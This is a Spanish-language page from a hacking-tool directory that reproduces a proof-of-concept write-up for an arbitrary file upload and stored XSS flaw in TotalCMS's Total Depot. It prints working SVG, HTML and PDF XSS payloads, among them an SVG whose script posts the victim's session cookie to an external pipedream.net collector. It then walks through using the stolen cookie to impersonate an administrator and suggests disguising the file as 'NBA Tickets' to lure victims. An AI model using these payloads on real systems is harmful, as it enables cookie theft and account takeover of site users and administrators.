Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/sromanhu/totalcms-arbitrary_file-upload--xss_steal_cookies---totaldepot
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebExfiltración de DatosAprendizaje y Educación
GitHubsromanhu/totalcms-arbitrary_file-upload--xss_steal_cookies---totaldepot

TotalCMS-Arbitrary_File-Upload--XSS_Steal_Cookies---TotalDepot

TotalCMS está afectado por una vulnerabilidad de Carga Arbitraria de Archivos - XSS que permite Cross-Site Scripting (XSS) Almacenado y también el robo de cookies de sesión.

Ver Repositorio
35hace 3 añosAún no revisado
Compartir

TotalCMS Carga Arbitraria de Archivos - XSS y robo de cookies

Autor: (Sergio)

Descripción: TotalCMS está afectado por la vulnerabilidad de Carga Arbitraria de Archivos - XSS que permite Cross-Site Scripting (XSS) y también el robo de cookies de sesión.

Vectores de ataque: Una vulnerabilidad en la sanitización de carga de archivos de "Total Depot" permite subir un archivo PDF / SVG / HTML con un alert oculto de Cross-Site Scripting (XSS) y robar las cookies del usuario.


Voy a hacer 2 PoCs:

- POC 1: Cross-Site Scripting (XSS) en archivos PDF / SVG y HTML

- POC 2: Robo de cookies de usuario y reenvío a un servidor externo para interceptarlas y suplantar al usuario.

Empezamos con la primera PoC:

POC 1: Cross-Site Scripting (XSS) en archivos PDF / SVG y HTML

Al iniciar sesión en el panel de administración (https://www.totalcms.co/demo/total-cms/admin/), iremos al "Total Depot" del Sitio de Administración y subimos los archivos PDF / SVG y HTML con el XSS oculto.

Aquí están los payloads:

Payload XSS PDF:

Es un payload XSS generado con la herramienta JS2PDFInjector y un payload js que contiene el siguiente contenido:

app.alert("XSS");

Payload SVG:

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(document.location);
   </script>
</svg>

Payload HTML:

<html>
	<script>
		alert(document.cookie);
	</script>
</html>

image

image

Una vez subidos, si hacemos clic en el enlace podemos ver la ruta donde se almacenan:

image

Ruta de los archivos:

image

image

image

Y este es el resultado con el Cross-Site Scripting (XSS) de los 3 tipos de archivos y con las cookies del usuario:

image

image

image

Continuamos con la segunda PoC:

- POC 2: Robo de cookies de usuario y reenvío a un servidor externo para interceptarlas y suplantar al usuario.

Vamos a fingir que somos un ciberdelincuente y vamos a robar las cookies de sesión del usuario, que serán enviadas al servidor.

En este caso he subido un archivo como PoC, pero en un caso real, podemos subir un archivo con un nombre interesante como "NBA Tickets" y publicarlo, para que el usuario víctima me envíe las cookies al ejecutar el archivo, sin darse cuenta.


En primer lugar, realizamos una prueba para ver si tenemos comunicación con un servidor externo.

Aquí está el payload:

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC
"-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg width="200"        
height="200"        
zoomAndPan="disable"        
xmlns="http://www.w3.org/2000/svg"        
xmlns:xlink="http://www.w3.org/1999/xlink"        
xml:space="preserve">
<!-- Script linked from the outside-->     
<script xlink:href="https://enbjn0l9vbowi.x.pipedream.net/" />     
<script>       
//<![CDATA[         
alert("XSS");       
]]>     
</script>   
</svg>
image

image


Como vemos en la Request de pipedream, hemos obtenido la petición correctamente.


Modificamos el payload para robar cookies y enviarlas a la Request de pipedream, de modo que podamos suplantar al usuario.

Aquí está el payload:

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC
"-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg width="200"        
height="200"        
zoomAndPan="disable"        
xmlns="http://www.w3.org/2000/svg"        
xmlns:xlink="http://www.w3.org/1999/xlink"        
xml:space="preserve">
<!-- Script linked from the outside-->     
<script>
  fetch('https://enbjn0l9vbowi.x.pipedream.net/', {
  method: 'POST',
  mode: 'no-cors',
  body: document.cookie
  });
</script>   
</svg>


Lo ejecutamos:

image

image


Como vemos en la imagen, hemos obtenido correctamente las cookies de sesión del usuario.



Ahora vamos a suplantar al usuario. Para probarlo, abrimos una sesión en TotalCMS/admin en otro navegador y abrimos el complemento "Cookie Editor".

image

Modificamos la cookie de sesión por la obtenida en pipestream y guardamos.
image

Recargamos el sitio web y hemos suplantado al usuario administrador.

image


Información adicional:

https://www.totalcms.co/

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    252

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →